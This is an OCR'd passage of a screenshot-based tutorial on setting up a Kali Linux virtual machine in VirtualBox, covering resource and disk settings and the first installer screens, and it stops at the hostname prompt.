
4 MB 32768 MB

Processors: 1

1 CPU 8 CPUs

□ Enable EFI (special OSes only)

Figure 3 – Set resources for Kali VM



Virtual Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select an existing one. Alternatively you can create a virtual machine without a virtual hard disk.

● Create a Virtual Hard Disk Now

Disk Size: 4.00 MB – 2.00 TB 25.00 GB


□ Pre-allocate Full Size

○ Use an Existing Virtual Hard Disk File

DHCP1.vdi (Normal, 60.00 GB)

○ Do Not Add a Virtual Hard Disk

Figure 4 – Set disk space for Kali VM




Summary

The following table summarizes the configuration you have chosen for the new virtual machine. When you are happy with the configuration press Finish to create the virtual machine. Alternatively you can go back and modify the configuration.

Machine Name and OS Type	
Machine Name	Kali Linux New
Machine Folder	D:/Master Images - DO NOT CHANGE/Kali Linux New
ISO Image	C:/Users/mheat/Downloads/kali-linux-2024.1-installer-amd64.iso
Guest OS Type	Ubuntu (64-bit)
Skip Unattended Install	false
Hardware	
Base Memory	2048
Processor(s)	1
EFI Enable	false
Disk	
Disk Size	25.00 GB
Pre-allocate Full Size	false

Figure 5 – Verify settings for new Kali VM




Kali Linux New [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
KALI

Kali Linux installer menu (BIOS mode)

Graphical install
Install
Advanced options >
Accessible dark contrast installer menu >
Install with speech synthesis

Press a key, otherwise speech synthesis will be started in 15 seconds...

Figure 6 – Start Kali VM




Select a language

Choose the language to be used for the installation process. The selected language will also be the default language for the installed system.

Language:

Chinese (Simplified)	-	中文(简体)
Chinese (Traditional)	-	中文(繁體)
Croatian	-	Hrvatski
Czech	-	Čeština
Danish	-	Dansk
Dutch	-	Nederlands
Dzongkha	-	རྫོང་ཁ
English	-	English
Esperanto	-	Esperanto
Estonian	-	Eesti
Finnish	-	Suomi
French	-	Français
Galician	-	Galego
Georgian	-	ქართული
German	-	Deutsch

Figure 7 – Set language



Kali Linux New [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI

Select your location


The selected location will be used to set your time zone and also for example to help select the system locale. Normally this should be the country where you live.

This is a shortlist of locations based on the language you selected. Choose "other" if your location is not listed.

Country, territory or area:

India
Ireland
Israel
New Zealand
Nigeria
Philippines
Seychelles
Singapore
South Africa
United Kingdom
United States
Zambia
Zimbabwe
other

Figure 8 – Set region


Kali Linux New [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI


Configure the keyboard

Keymap to use:

American English
Albanian
Arabic
Asturian
Bangladesh
Belarusian
Bengali
Belgian
Berber (Latin)
Bosnian
Brazilian
British English
Bulgarian (BDS layout)
Bulgarian (phonetic layout)
Burmese
Canadian French
Canadian Multilingual

Screenshot
Go Back
Continue
Right Ctrl

Figure 9 – Set keyboard layout



Kali Linux New [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI

Configure the network

Please enter the hostname for this system.

